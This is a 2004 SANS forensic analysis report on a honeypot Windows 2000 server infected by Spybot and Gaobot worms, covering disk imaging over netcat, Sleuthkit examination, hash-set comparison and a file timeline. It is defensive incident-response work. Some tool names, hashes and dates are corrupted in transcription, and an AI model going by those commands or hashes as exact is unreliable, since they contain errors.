Tag# HDD-041104-HI01
(Hard Disk Image)

Date:

Monday 6th December 2004

Author:

Byrne Ghavalas

Version:

Release 1.0

© SANS In

CONFIDENTIAL

Special Notes

The system analysed for the second part of the practical was a honeypot that was purposefully configured for the project. The company "Honey Industries" and its employees are fictitious. They have been used merely as a vehicle for creating this report.

Details regarding the honeypot are as follows:

1. The hardware detailed in the report (the Compaq Deskpro and Seagate HDD) was used for the honeypot.
2. The honeypot made use of VMWare Workstation 4.52 Build 8848 running on a Mandrake Linux host operating system.
3. Data Capture and Control facilities were implemented, using a combination of IPTables and Snort.
4. The VMWare interface was bridged to the Mandrake Ethernet interface, which was connected to an ADSL line.
5. The Guest OS hard drive was configured as a 2 GB SCSI HDD on a BusLogic Controller.
6. The Guest OS was Windows 2000 Server with Service Pack 4. No other hotfixes or security patches were applied.
7. Terminal Services was installed (without the Client Creator files) and configured for Remote Administration.
8. Internet Explorer was updated to IE 6 SP1.
9. The Messenger service was stopped and set to Manual.
10. The following command was executed as a workaround for the LSASS vulnerability. See the Microsoft Bulletin for more details:
<http://www.microsoft.com/technet/security/bulletin/ms04-011.msp>

```
echo dcpromo >%systemroot%\debug\dcpromo.log &
attrib +r %systemroot%\debug\dcpromo.log
```
11. VMWare Tools was installed and configured to synchronise time with the Host OS; the Host OS was configured to synchronise with the ISP NTP server.
12. An MD5 hash set was created of the system prior to connecting it to the Internet.

Contents

CONTENTS	II
EXECUTIVE SUMMARY	1
BACKGROUND	2
SYSTEM DETAILS	3
OVERVIEW	3
SUSPECT SYSTEM	3
MD5 HASH SET	5
FIREWALL AND IDS	5
IMAGE CREATION	6
OVERVIEW	6
PROCESS DETAILS	7
ANALYSIS	8
OVERVIEW	8
INITIAL STEPS	8
EXAMINATION DETAILS	10
INFORMATION ABOUT THE IMAGE	10
EXTRACTION OF UNALLOCATED DATA	11
STRINGS DATABASE	11
MD5 HASH SETS	12
FILE ACTIVITY TIMELINE	13
EXTRACTION OF FILES	15
INITIAL ANALYSIS OF EXTRACTED FILES	16
ANALYSIS OF COOKIE FILES	24
ANALYSIS OF LOG FILES	26
IRC TRAFFIC	27
ADDITIONAL KEYWORD ANALYSIS	30
INDIVIDUAL FILE ANALYSIS	32
FILE: WINDNSD.EXE	32
SUMMARY	32
TRAFFIC ANALYSIS	32
KEYWORD SEARCH	33
VIRUS / WORM DETAILS	35
FILE: VSSTATMN32.EXE	36
SUMMARY	36
TRAFFIC ANALYSIS	36
KEYWORD SEARCH	37
VIRUS / WORM DETAILS	38

FILE: MSNMSGRR.EXE	39
SUMMARY	39
TRAFFIC ANALYSIS	39
KEYWORD SEARCH	39
VIRUS / WORM DETAILS	40
FILE: OFFICEGUI32C.EXE	41
SUMMARY	41
TRAFFIC ANALYSIS	41
KEYWORD SEARCH	41
VIRUS / WORM DETAILS	42
FILE: WINDOWSUPDATE.EXE	43
SUMMARY	43
TRAFFIC ANALYSIS	43
KEYWORD SEARCH	44
VIRUS / WORM DETAILS	44
FILE: LSSAS.EXE	45
SUMMARY	45
TRAFFIC ANALYSIS	45
KEYWORD SEARCH	45
VIRUS / WORM DETAILS	46
FILE: SVHOST.EXE	47
SUMMARY	47
TRAFFIC ANALYSIS	47
KEYWORD SEARCH	48
VIRUS / WORM DETAILS	49
FILE: LSASS135.EXE	50
SUMMARY	50
TRAFFIC ANALYSIS	50
KEYWORD SEARCH	50
VIRUS / WORM DETAILS	51
FILE: FOWILCO.EXE	52
SUMMARY	52
TRAFFIC ANALYSIS	52
KEYWORD SEARCH	53
VIRUS / WORM DETAILS	54
FILE: BLING.EXE	55
SUMMARY	55
TRAFFIC ANALYSIS	55
KEYWORD SEARCH	56
FILE: WINREGS32D.EXE	57
SUMMARY	57
TRAFFIC ANALYSIS	57
KEYWORD SEARCH	57
VIRUS / WORM DETAILS	58
FILE: EXPLORER.EXE	59
SUMMARY	59
TRAFFIC ANALYSIS	59
KEYWORD SEARCH	59
VIRUS / WORM DETAILS	60
FILE: OFFICEGUI32.EXE	61
SUMMARY	61
TRAFFIC ANALYSIS	61
KEYWORD SEARCH	61
VIRUS / WORM DETAILS	62
FILE: USBHARDWARE32.EXE	63

SUMMARY	63
TRAFFIC ANALYSIS	63
KEYWORD SEARCH	63
VIRUS / WORM DETAILS	64

FINDINGS	65
-----------------	-----------

SUMMARY	65
---------	----

TOOLS	66
--------------	-----------

REFERENCES	67
-------------------	-----------

© SANS Institute 2005, Author retains full rights.

Executive Summary

On 4th November 2004 at 20:45 GMT, Mr Peter Honey of Honey Industries contacted me as he suspected that his server had been compromised. He had noticed the extremely slow performance of the machine as well as a large amount of activity on the ADSL modem.

Mr Honey had fortunately created an MD5 hash set of the server before connecting it to the Internet. He had also configured an IDS and firewall machine based on Linux. Unfortunately, the firewall was configured to allow all traffic in to and out of his network. Luckily, the IDS had been configured to capture all network traffic to file.

Analysis of the suspect system was completed between 4th November 2004 and 3rd December 2004.

The server was a Windows 2000 Server with Service Pack and Internet Explorer Service Pack 1. No other security patches had been applied.

Analysis of the system revealed that it had been compromised by various worms and 13 different executable files had been placed in the WINNT\system32 directory.

These files were analysed and 12 of them were found to belong to the Spybot family while the remaining file belonged to the Gaobot worm family.

The first file was created on the system at 16:02:25 GMT 4th November 2004 and the last file was created at 20:42:40 GMT 4th November 2004.

Background

Mr Peter Honey of Honey Industries contacted me on Tuesday 4th November 2004 at 20:45 GMT. He suspected that his server had been compromised due to the extremely slow performance of the machine as well as the large amount of activity observed on the ADSL modem. He explained that he had shut off the system and that he required my assistance.

I arrived at Honey Industries at 21:05.

Mr Honey explained that he had installed and configured the server that morning and that he had then connected it to the Internet. He had noticed some odd behaviour and had occasionally rebooted the system which seemed to resolve the problem temporarily.

He also explained that prior to connecting the system to the Internet, he had created an MD5 hash set, as a friend had recommended this to him after attending a security seminar. He was not familiar with the concept of a hash set, but explained that he had followed the instructions from his friend. He provided me with a copy of the instructions and the floppy disk.

1. *Boot from the Helix CD (type `helix lang=uk` at the boot: prompt)*
 - a. *Insert a floppy disk before pressing enter.*
2. *Start a Terminal Session.*
3. *Type: `mnt /dev/sda1 /mnt/sda1`*
4. *Type: `cd /mnt/sda1`*
5. *Type: `md5deep -r ./ > /mnt/auto/floppy/server-md5hashes.txt`*
6. *Once completed, type: `sync`*
7. *Exit Helix and keep the floppy safe.*

Mr Honey explained that the server was to be a File and Print server based on Microsoft Windows 2000 Server. He had installed Service Pack 4 and upgraded Internet Explorer to version 6 Service Pack 1.

He further explained that he had configured a Linux firewall and IDS, but that he was inexperienced with Linux and had simply followed some guides he had found on the Internet. Analysis of the configuration showed that Mr Honey was allowing all inbound and outbound traffic through the firewall. Fortunately, the IDS (Snort) had been configured to capture all traffic to a file.

A copy of the MD5 hash set, Snort Traffic log and an image of the hard disk were obtained.

Analysis of the suspect system was completed between Wednesday November 5th 2004 and Friday December 3rd 2004.

System Details

Overview

The system to be analysed is a Compaq Deskpro which was configured as a Microsoft Windows 2000 Server. According to Mr Honey, the server was installed during the morning of Tuesday November 4th 2004. The machine was created as a File & Print server.

Mr Honey had created an MD5 hash set based on instructions provided by a friend. He provided a copy of the instructions as well as a copy of the floppy disk.

A Linux-based firewall and IDS had been configured by Mr Honey. The system was configured to capture all traffic passing through it. A copy of the traffic log for November 4th 2004 was obtained.

Suspect System

The following details relating to the suspect system were obtained:

Configuration Details:

Hardware: Compaq Deskpro, PIII 933Mhz, 512Mb PC100 Ram, 20GB HDD, 3COM 10/100 NIC, 8x CD-ROM, 3.5" Floppy
Name: SERVER
Operating System: Windows 2000 Server + SP4 + IE 6 SP1
IP Address: XXX.XXX.XXX.109
Location: Server room – Honey Industries
Status: Powered off prior to arrival

Evidence Tag:

Tag#: SVR-041104-HI01
Description: Item: Compaq Deskpro
Serial Number: 8135FR4Z08TL
Configuration: Pentium III 933Mhz, 20GB HDD, 512MB PC100 Ram, 3Com 10/100 NIC

An image of the hard drive was obtained. Details regarding the procedure are contained in the following section: Image Creation.

Evidence Tag:

Tag#: HDD-041104-HI01

Description: Item: 3.5 inch Seagate IDE Hard Drive

Model: ST320413A

Serial Number: 6ED3MTHN

Configuration: 16383 Cyls, 16 Hds, 63 Sects

Firmware: 3.39

Size: 20Gb

7/8 5/6 3/4 1/2

Jumpers: +-----+

| : [:] : : |

+-----+

MD5: 9a010b5be1d234df91dfc8892f8e8faa

Image Name: 6ED3MTHN.hdd1.image.dd

© SANS Institute 2005, Author retains full rights.

MD5 Hash set

Mr Peter Honey obtained an MD5 hash set of all files on the SERVER by following a set of instructions provided by a friend. A copy of the file was obtained from the floppy disk. The original disk was placed in the evidence bag.

Instructions:

1. *Boot from the Helix CD (type helix lang=uk at the boot: prompt)*
 - a. *Insert a floppy disk before pressing enter.*
2. *Start a Terminal Session.*
3. *Type: mnt /dev/sda1 /mnt/sda1*
4. *Type: cd /mnt/sda1*
5. *Type: md5deep -r ./ > /mnt/auto/floppy/server-md5hashes.txt*
6. *Once completed, type: sync*
7. *Exit Helix and keep the floppy safe.*

Evidence Tag:

Tag#: FLD-041104-HI01
Description: Item: 3.5 inch floppy disk containing the MD5 Hash Set for the Windows 2000 Server, relating to Tag # HDD-041104-HI01.
Filename: server-md5hashes.txt
MD5: 5b737750ee93ac74eb1b479b64373234 server-md5hashes.txt
Image Name: server-md5hashes.txt

Firewall and IDS

A Linux-based firewall and IDS device had been recently created by Mr Honey based on some guides and advice he had found on the Internet. Unfortunately, the firewall was configured to allow all traffic in and out of the network, thus providing no protection whatsoever. Fortunately, the IDS (Snort) had been configured to capture all traffic and write it to a file on the system. A copy of the file for November 4th 2004 was obtained:

Evidence Tag:

Tag#: FILE-041104-HI01
Description: Item: Snort traffic dump for November 4th 2004.
MD5: be3c61ea959cb6535a484cc605970bc7
Image Name: snort-20041104.log

Image Creation

Overview

An image of the Seagate Hard Drive was obtained using the following steps:

1. Check BIOS to ensure that the system will boot from CD.
2. Note down the system time and compare it to actual time.
3. Boot from the Helix CD Version 1.5
4. Connect a Cross-Over Ethernet cable between the suspect system and the forensic workstation.
5. Configure and test network connectivity between the machines.
6. Obtain an MD5 hash of the suspect system hard drive.
7. Generate an image of the suspect system hard drive, which is transferred via the Ethernet cable to the forensic workstation.
8. Obtain an MD5 hash of the image on the forensic workstation to ensure it matches the hash obtained prior to imaging.
9. Shutdown the system and remove the HDD, placing it in to an evidence bag.

© SANS Institute 2005, Author retains full rights.

Process Details

The imaging process started at 21:18 GMT.

The BIOS Time of suspect system was 21:19:03 GMT and the time on the forensic workstation was 21:19:03 GMT. The suspect system appears to have been synchronised with an external time source.

A list of partitions is obtained:

```
$ cat /proc/partitions
major minor #blocks name
 8        0   2097152 sda
 8        1   2088418 sda1
```

This indicates that the hard drive can be found at /dev/sda.

An MD5 hash is obtained:

```
$ md5sum /dev/sda
9a010b5be1d234df91dfc8892f8e8faa  /dev/sda
```

An image of the drive is created. The following command was run on the forensic workstation:

```
$ nc -l -p 1234 | dcfldd hashwindow=100MB of=6ED3MTHN.hdd1.image.dd
```

Then the following command was run on the suspect system from within the Helix 1.5 environment. This was started at 21:25:52 GMT on November 4th 2004. The image process was completed at 21:37:16 GMT.

```
$ dcfldd hashwindow=100MB if=/dev/sda | nc 192.168.253.1 1234
```

An MD5 hash of the image created on the forensic workstation is obtained:

```
$ md5sum 6ED3MTHN.hdd1.image.dd > 6ED3MTHN.hdd1.image.dd.md5
$ cat 6ED3MTHN.hdd1.image.dd.md5
9a010b5be1d234df91dfc8892f8e8faa 6ED3MTHN.hdd1.image.dd
```

The MD5 hashes match indicating that the image on the forensic workstation is an exact match of the disk on the suspect system.

Analysis

Overview

This section of the report details the chronological steps taken during the forensic analysis of the disk image. The conclusions of the analysis are covered in the *Findings* section of the document.

Initial Steps

It is necessary to obtain the list of partitions on the hard drive in order to split them in to separate images for analysis.

Using the *mmls* tool from Sleuthkit it is possible to obtain a list of partitions contained within an image.

```
$ mmls -t dos 6ED3MTHN.hdd1.image.dd
DOS Partition Table
Units are in 512-byte sectors
```

	Slot	Start	End	Length	Description
00:	-----	0000000000	0000000000	0000000001	Primary Table (#0)
01:	-----	0000000001	0000000062	0000000062	Unallocated
02:	00:00	0000000063	0004176899	0004176837	NTFS (0x07)

Details regarding the usage of *mmls* can be found in The Sleuthkit Informer, Issue #12 (<http://www.sleuthkit.org/informer/sleuthkit-informer-12.html#mmls>)

From the above output, it is clear that there is only a single NTFS partition on the drive. Using the information obtained from *mmls* it is possible to create an image of the NTFS partition. As per the *mmls* output, the NTFS partition begins at Sector 63.

The following command is used to create the image for the NTFS partition:

```
$ dcfldd hashwindow=100Mb if=6ED3MTHN.hdd1.image.dd bs=512 skip=63
of=6ED3MTHN.hdd1.part1.dd
```

The command generates a hash for every 100Mb processed. Below is a sample of the output:

```
3890944 blocks (1900Mb) written.1887436800 - 1992294400:
7601dd6d5552fdfcb1210d313a4249dc
4095744 blocks (2000Mb) written.1992294400 - 2097152000:
791ea34bc6a0c84d33d4378daef44b6e
4176640 blocks (2040Mb) written.
Total: df1e99fe8256c7e83838a903df5e66e0
4176836+0 records in
4176836+0 records out
```

The final MD5 hash is shown next to the 'Total:' line.

The image is added to the evidence:

Evidence Tag:

Tag#: FILE-041104-HI02
Description: Item: Image of NTFS partition extracted
from the image of the drive from
Tag #: HDD-041104-HI01
MD5: df1e99fe8256c7e83838a903df5e66e0
Image Name: 6ED3MTHN.hdd1.part1.dd

I never use the original files during analysis, so the images are copied to a backup folder and I verify that they have been copied correctly by verifying the MD5 hashes.

```
$ mkdir orig  
  
$ cp 6ED3MTHN.hdd1.image.dd orig/  
$ cp 6ED3MTHN.hdd1.part1.dd orig/  
  
$ md5sum ./orig/*  
9a010b5be1d234df91dfc8892f8e8faa ./orig/6ED3MTHN.hdd1.image.dd  
df1e99fe8256c7e83838a903df5e66e0 ./orig/6ED3MTHN.hdd1.part1.dd
```

At this point we are able to begin the forensic examination of the image.

Examination Details

Information about the Image

The forensic examination of the NTFS partition image was completed using a Gentoo Linux workstation. The workstation is configured to utilise the GMT time zone as I am based in the UK.

Various tools were used to complete the analysis. A full list of the tools and the version used is provided in the Tools section of this document. The Sleuthkit version 1.73 was the primary tool utilised for analysis of the NTFS image. Common utilities such as *file* and *strings* were also used during the initial examination of the image.

To obtain general file system details of the *6ED3MTHN.hdd1.part1.dd* file, the *fsstat* tool from Sleuthkit was used:

```
$ fsstat -f ntfs 6ED3MTHN.hdd1.part1.dd
FILE SYSTEM INFORMATION
-----
File System Type: NTFS
Volume Serial Number: 3EE04B6DE04B2A8B
OEM Name: NTFS
Version: Windows 2000

METADATA INFORMATION
-----
First Cluster of MFT: 8
First Cluster of MFT Mirror: 522104
Size of MFT Entries: 1024 bytes
Size of Index Records: 4096 bytes
Range: 0 - 12079
Root Directory: 5

CONTENT INFORMATION
-----
Sector Size: 512
Cluster Size: 2048
Total Cluster Range: 0 - 1044208
Total Sector Range: 0 - 4176835

$AttrDef Attribute Values:
$STANDARD_INFORMATION (16)  Size: 48-72  Flags: Resident
$ATTRIBUTE_LIST (32)       Size: No Limit  Flags: Non-resident
$FILE_NAME (48)            Size: 68-578   Flags: Resident,Index
$OBJECT_ID (64)            Size: 0-256    Flags: Resident
$SECURITY_DESCRIPTOR (80)   Size: No Limit  Flags: Non-resident
$VOLUME_NAME (96)          Size: 2-256    Flags: Resident
$VOLUME_INFORMATION (112)   Size: 12-12   Flags: Resident
$DATA (128)                Size: No Limit  Flags:
$INDEX_ROOT (144)          Size: No Limit  Flags: Resident
$INDEX_ALLOCATION (160)     Size: No Limit  Flags: Non-resident
$BITMAP (176)              Size: No Limit  Flags: Non-resident
$REPARSE_POINT (192)       Size: 0-16384   Flags: Non-resident
$EA_INFORMATION (208)      Size: 8-8     Flags: Resident
$EA (224)                  Size: 0-65536   Flags:
$LOGGED_UTILITY_STREAM (256) Size: 0-65536   Flags: Non-resident
```

The output shows that the file system is using a Sector size of 512 bytes and a Cluster size of 2048 bytes; this is important information as it may be required for 'carving' deleted files from the disk image.

Extraction of unallocated data

The unallocated data blocks are extracted from the image:

```
$ dls -f ntfs 6ED3MTHN.hdd1.part1.dd > 6ED3MTHN.hdd1.part1.dls
$ md5sum 6ED3MTHN.hdd1.part1.dls > 6ED3MTHN.hdd1.part1.dls.md5
```

Strings Database

A strings database for the partition was created to enable faster keyword searching. A database for the entire partition as well as unallocated space is created.

Many files and documents store information in Unicode or UTF-16 format. Simply running the *strings* command would not necessarily detect these strings as it usually looks at binary files using an 8-bit encoding. This means that *strings* considers every 8-bits to see if it makes up a printable character; any group of four or more of these printable characters is displayed. The Unicode strings take up 16-bits per character; to get *strings* to work correctly with these 'wide' character strings, it is possible to use the '-e' option to tell *strings* what format to use.

The strings database combines the output from a standard 8-bit *strings* process and the 'wide' 16-bit *strings* process and it is then sorted.

In addition, the '-td' option is used to generate a decimal 'radix' or 'offset' for the string within the file; this value can be used (after dividing it by the cluster size) to quickly locate the cluster in which the string is found.

```
$ strings -td 6ED3MTHN.hdd1.part1.dd > part1.strings
$ strings -td -el 6ED3MTHN.hdd1.part1.dd > part1.strings.unicode
$ cat part1.strings > part1.strings.combined
$ cat part1.strings.unicode >> part1.strings.combined
$ sort part1.strings.combined > part1.strings.sorted
$ strings -td 6ED3MTHN.hdd1.part1.dls > part1.dls.strings
$ strings -td -el 6ED3MTHN.hdd1.part1.dls > part1.dls.strings.unicode
$ cat part1.dls.strings > part1.dls.strings.combined
$ cat part1.dls.strings.unicode >> part1.dls.strings.combined
$ sort part1.dls.strings.combined > part1.dls.strings.sorted
```

MD5 Hash Sets

An MD5 hash set was created for the NTFS partition.

It is first necessary to mount the image read-only for analysis:

```
$ mount -t ntfs -o ro,loop,uid=forensic,gid=forensic  
6ED3MTHN.hdd1.part1.dd ./image/
```

Using *md5seep* a hash set for all of the files on the partition is created:

```
$ cd image/  
$ md5seep -re * > ../md5sum.part1.md5
```

Next, a hash set containing all files that don't match the original hash set created by Mr Peter Honey is generated. This technique will locate any changed or newly created files.

```
$ md5seep -rX ../server-md5hashes.txt * > ../  
md5sum.part1.except.md5
```

The following output was generated by the command:

```
738b9896d59be0c7dba4de85e8348ff4 /Documents and Settings/Administrator/Cookies/index.dat  
7b66b2f377ebb664d28a45db8d083da7 /Documents and Settings/Administrator/Local  
Settings/History/History.IE5/index.dat  
376ad433d59217ebcf939c2881b5e37c /Documents and Settings/Administrator/Local Settings/Temporary  
Internet Files/Content.IE5/index.dat  
e529cb25faa640d062d53e7a27d0e4a6 /Documents and Settings/Administrator/NTUSER.DAT  
dde9b5a6ee241906f23f75a459c43257 /Documents and Settings/Administrator/ntuser.dat.LOG  
e104e5b765cidad3a294ccd908f6a71b /Documents and Settings/All  
Users/Documents/DrWatson/drwtasn32.log  
455ae4a32cc3c6cfbc586cf9e1f9e5e4 /Documents and Settings/All Users/Documents/DrWatson/user.dmp  
869ae61bf13da0eaa549de47cb7498ad /Documents and Settings/Default User/Local Settings/Temporary  
Internet Files/Content.IE5/index.dat  
e2fbb13f9372a0b0ba3e078e2040a5c1 /WINNT/Debug/UserMode/userenv.log  
2536e56573d62a26fd8a127d5d97cc5d /WINNT/Registration/{02D4B3F1-FD88-11D1-960D  
-00805FC79235}.crlmlog  
5cd17174fb9a01cd8cd53f9e2a3a276f /WINNT/system32/config/AppEvent.Evt  
39ce153335b96b95412f9abad5cfd8fa /WINNT/system32/config/default  
58ce337bc4c8945c01fd879521a62448 /WINNT/system32/config/default.LOG  
b9f1cb5dbff57d57f96ee83a5daaf1a2 /WINNT/system32/config/SAM  
0d017ad7e17757a486ba75679c81438a /WINNT/system32/config/SAM.LOG  
a87456aef88fe57e17ed67a54247dfde /WINNT/system32/config/SecEvent.Evt  
91a09044b63e97eb4f9fc2fa477bb326 /WINNT/system32/config/SECURITY  
b5729c8e9eeeb9f445a977e0dala00df /WINNT/system32/config/SECURITY.LOG  
da99e692cb471215b5d7eea003a74e03 /WINNT/system32/config/software  
3df2c3d892efc6ca2ddc51d040f69956 /WINNT/system32/config/software.LOG  
650cf244852c22d82df3e92cae00d5b6 /WINNT/system32/config/SysEvent.Evt  
ff8d8bc7e86ddb78f6da4ce6392686d5 /WINNT/system32/config/system  
668df8e14d6adfa6ce12dfe905610dae /WINNT/system32/config/SYSTEM.ALT  
a7434c370d6ade51de3b55a43ea5ca97 /WINNT/system32/DTCLog/MSDTC.LOG  
692c1b89c04aa50d104d48c6419a8cbc /WINNT/system32/explorer.exe  
33ald473fe1c28fe88e730352b0a15ee /WINNT/system32/fowilco.exe  
3072c6d0700f5bf2b621786dbalc3776 /WINNT/system32/LogFiles/W3SVC1/ex041104.log  
fd03eddc040a909779b31c56e4317b00 /WINNT/system32/lsass135.exe  
7711efd693d4219dd25ec97f0b498c1f /WINNT/system32/lssas.exe  
3a82b8d29f3733bafef22c211cb26036 /WINNT/system32/msnmsgrr.exe  
0f33ef88b74a7d765e6cccd499abefdf /WINNT/system32/NtmsData/NTMSDATA  
0f33ef88b74a7d765e6cccd499abefdf /WINNT/system32/NtmsData/NTMSDATA.BAK  
8d58a3229082b5b759af4a8dd0a96d50 /WINNT/system32/NtmsData/NTMSIDX  
d02bc6e189f4c2981ac199115ce1b1e9 /WINNT/system32/o  
db91e313c1513bc2868ef9130efb560d /WINNT/system32/OfficeGUI32.exe  
ab944fe57e2db932fe977249ca680ec /WINNT/system32/OfficeGUI32c.exe  
b2416c44690e6b5f54e63e0782155622 /WINNT/system32/svhost.exe  
dfb42e41afca49d32b39557e14b771c2 /WINNT/system32/TFTP1796  
8003a53855a8234ed5a58093ea9de5d1 /WINNT/system32/TFTP1956  
9563c40021e51fce3bdd8e22c0e72fb6 /WINNT/system32/TFTP2164  
d59355b6418af7beebc856f45d1d9d0 /WINNT/system32/USBhardware32.exe  
86e4139e496efd03d816217f693811b4 /WINNT/system32/VSSStatmn32.exe  
ca3bec3a398bd736d774b1c227d68817 /WINNT/system32/wbem/Logs/wbemcore.log
```

21da87c4579382936b64636fc55e73c3	/WINNT/system32/wbem/Logs/wbemprox.log
c592792930796541362bcf7f8d1ae6b5	/WINNT/system32/wbem/Logs/WinMgmt.log
c070d7a7a8be4658c9783403c0f9fa66	/WINNT/system32/wbem/Logs/wmiadapt.log
8dd6bb7329a71449b0a1b292b5999164	/WINNT/system32/wbem/Repository/\$WinMgmt.CFG
a5de4273bf143f12ed5d5752550542a1	/WINNT/system32/wbem/Repository/CIM.REC
dd43131e0e17b2bd843ec4d0902cf157	/WINNT/system32/wbem/Repository/CIM.REP
f1d9b48016a35f9e8071a12f9118c131	/WINNT/system32/windnsd.exe
827c486388fe79ab0ef0a32bfbab17d0	/WINNT/system32/windowsupdate.exe
0f2ee2ee0deb34f7c6feb6553339a8a	/WINNT/system32/Winregs32d.exe
714952d9de4a842648237408b80ac266	/WINNT/SchedLgU.Txt
378bd0f3a9f391ab24a0585b6995aa20	/WINNT/security/logs/scepol.log
6006c99355b4bcbba2fe77873d8da47a	/WINNT/ShellIconCache
c77d421ecbba04a3452ac7c96995afa2	/pagefile.sys

Several new executable files have been created in WINNT\system32 and are worthy of investigation.

File Activity Timeline

The creation of a timeline concerning the files is useful. The SleuthKit contains the tool, *mactime*, which takes the output from the *fls* and *ils* tools and creates a timeline of file activity.

The forensic workstation is configured for the GMT time zone, which is the same time zone as the suspect system.

The *fls* command and the *ils* command are both run using the '-m' switch to cause their output to be readable by *mactime*.

```
$ fls -r -m 6ED3MTHN.hdd1.part1.dd > body.part1
$ ils -m 6ED3MTHN.hdd1.part1.dd >> body.part1
$ mactime -z GMT -b body.part1 > timeline.txt
```

Analysis of the timeline file shows files created starting in May 1997 with activity until June 2004. The next set of entries are all in Nov 2004 (25241 entries). MAC refers to the last write / modification (M), last access (A) and the creation time (C).

Below is a partial listing showing the first entries in the timeline.

```
--Partial listing--
Thu May 29 1997 02:00:28 119296 m.. -/rwxrwxrwx 0 0 6260-128-4 /Program Files/Microsoft
Script Debugger/scrdbg.dll
Thu May 29 1997 02:01:02 54784 m.. -/rwxrwxrwx 0 0 6261-128-4 /Program Files/Microsoft
Script Debugger/sdbgenu.dll
Thu May 29 1997 02:03:04 135680 m.. -/rwxrwxrwx 0 0 6257-128-4 /Program Files/Microsoft
Script Debugger/msscrdbg.exe
Thu May 29 1997 02:04:56 64000 m.. -/rwxrwxrwx 0 0 6310-128-4 /Program Files/Microsoft
Script Debugger/comwin.dll
Thu May 29 1997 02:05:52 83968 m.. -/rwxrwxrwx 0 0 6254-128-4 /Program Files/Microsoft
Script Debugger/htmlclr.dll
Thu May 29 1997 02:07:18 53248 m.. -/rwxrwxrwx 0 0 6309-128-4 /Program Files/Microsoft
Script Debugger/srcredit.dll
Thu May 29 1997 02:08:34 25600 m.. -/rwxrwxrwx 0 0 6253-128-4 /Program Files/Microsoft
Script Debugger/filesvc.dll
Thu May 29 1997 02:10:44 236544 m.. -/rwxrwxrwx 0 0 6221-128-4 /Program Files/Microsoft
Script Debugger/textmgr.dll
--End of partial listing--
```

The entries below show the last entry in June followed by the first entry in November.

```

--Partial listing--
Thu Jun 11 2004 00:35:43      2057 m.. -/-rwxrwxrwx 0 0 9185-128-4 /WINNT/inf/oem0.inf
                                (deleted-realloc)
                                1621 m.. -/-rwxrwxrwx 0 0 9195-128-4 /WINNT/inf/oem3.inf
                                (deleted-realloc)
                                2057 m.. -/-rwxrwxrwx 0 0 9185-128-4 /WINNT/inf/oem0.inf
                                3156 m.. -/-rwxrwxrwx 0 0 9184-128-4 /WINNT/inf/oem2.inf
Thu Nov 04 2004 10:59:01      8192 mac -/-r-xr-xr-x 48 0 7-128-1 /$Boot
                                12795904 mac -/-r-xr-xr-x 0 0 2-128-1 /$LogFile
                                344 mac d/dr-xr-xr-x 0 0 11-144-4 /$Extend
                                130528 mac -/-r-xr-xr-x 0 0 6-128-1 /$Bitmap
                                0 mac -/-r-xr-xr-x 48 0 3-128-3 /$Volume
                                131072 mac -/-r-xr-xr-x 0 0 10-128-1 /$UpCase
                                2138540032 mac -/-r-xr-xr-x 0 0 8-128-1 /$BadClus:$Bad
                                112 mac -/-r-xr-xr-x 0 0 9-144-14 /$Secure:$SDH
                                56 mac -/-r-xr-xr-x 0 0 9-144-11 /$Secure:$SII
                                12369920 mac -/-r-xr-xr-x 0 0 0-128-1 /$MFT
                                2560 mac -/-r-xr-xr-x 48 0 4-128-4 /$AttrDef
                                278536 mac -/-r-xr-xr-x 0 0 9-128-8 /$Secure:$SDS
                                0 mac -/-r-xr-xr-x 0 0 8-128-2 /$BadClus
                                4096 mac -/-r-xr-xr-x 0 0 1-128-1 /$MFTMirr
--End of partial listing--

```

Further analysis of the timeline shows that system activity ceases around 14:11 GMT and then begins again at about 16:02, as can be seen from the listing below.

```

--Partial listing--
Thu Nov 04 2004 14:11:33      603408 ..c -/-rwxrwxrwx 0 0 1347-128-3 /WINNT/system32/mmc.exe
Thu Nov 04 2004 14:11:45      50448 .a. -/-rwxrwxrwx 0 0 1443-128-4 /WINNT/system32/msaudite.dll
                                50448 .a. -/-rwxrwxrwx 0 0 1443-128-4 /WINNT/system32/msaudite.dll
                                (deleted-realloc)
Thu Nov 04 2004 16:02:25      90112 m.. -/-rwxrwxrwx 0 0 997-128-3 /WINNT/system32/drivers/irda.sys
                                (deleted-realloc)
                                90112 m.. -/-rwxrwxrwx 0 0 997-128-3 /WINNT/system32/windnsd.exe
Thu Nov 04 2004 16:09:54      99840 m.c -/--wx-wx-wx 0 0 914-128-3 /WINNT/system32/inetpp.dll
                                (deleted-realloc)
                                99840 m.c -/--wx-wx-wx 0 0 914-128-3 /WINNT/system32/VStatmn32.exe
Thu Nov 04 2004 16:10:10      0 mac -/--wx-wx-wx 0 0 941-128-1 /WINNT/system32/TFTP1880
--End of partial listing--

```

The files found during the creation of the MD5 hash exception set, it was found that several executable files had been created in the WINNT\system32 directory.

Each file has been located within the timeline:

```

Thu Nov 04 2004 19:24:39      98816 m.c -/--wx-wx-wx 0 0 1546-128-3 /WINNT/system32/OfficeGUI32.exe
Thu Nov 04 2004 20:42:13      98816 .a. -/--wx-wx-wx 0 0 1546-128-3 /WINNT/system32/OfficeGUI32.exe

```

```

Thu Nov 04 2004 18:49:29      0 m.. -/-rwxrwxrwx 0 0 1117-128-7 /WINNT/system32/bling.exe
Thu Nov 04 2004 19:44:48      0 ..c -/-rwxrwxrwx 0 0 1117-128-7 /WINNT/system32/bling.exe
Thu Nov 04 2004 19:44:49      0 .a. -/-rwxrwxrwx 0 0 1117-128-7 /WINNT/system32/bling.exe

```

```

Thu Nov 04 2004 16:25:02      99328 m.. -/--wx-wx-wx 0 0 449-128-3 /WINNT/system32/OfficeGUI32c.exe
Thu Nov 04 2004 16:25:03      99328 .ac -/--wx-wx-wx 0 0 449-128-3 /WINNT/system32/OfficeGUI32c.exe

```

```

Thu Nov 04 2004 20:42:40      99840 mac -/--wx-wx-wx 0 0 1551-128-3 /WINNT/system32/USBhardware32.exe

```

```

Thu Nov 04 2004 16:09:54      99840 m.c -/--wx-wx-wx 0 0 914-128-3 /WINNT/system32/VStatmn32.exe

```

```

Thu Nov 04 2004 19:05:20      99328 m.c -/--wx-wx-wx 0 0 1480-128-3 /WINNT/system32/Winregs32d.exe
Thu Nov 04 2004 20:42:14      99328 .a. -/--wx-wx-wx 0 0 1480-128-3 /WINNT/system32/Winregs32d.exe

```

```

Thu Nov 04 2004 10:23:41      96768 mac -/--wx-wx-wx 0 0 1481-128-3 /WINNT/system32/esplorer.exe

```

Thu Nov 04 2004 18:43:43	99360	m..	-/-rwxrwxrwx	0 0	1530-128-3	/WINNT/system32/fowilco.exe
Thu Nov 04 2004 20:54:14	99360	.a.	-/-rwxrwxrwx	0 0	1530-128-3	/WINNT/system32/fowilco.exe
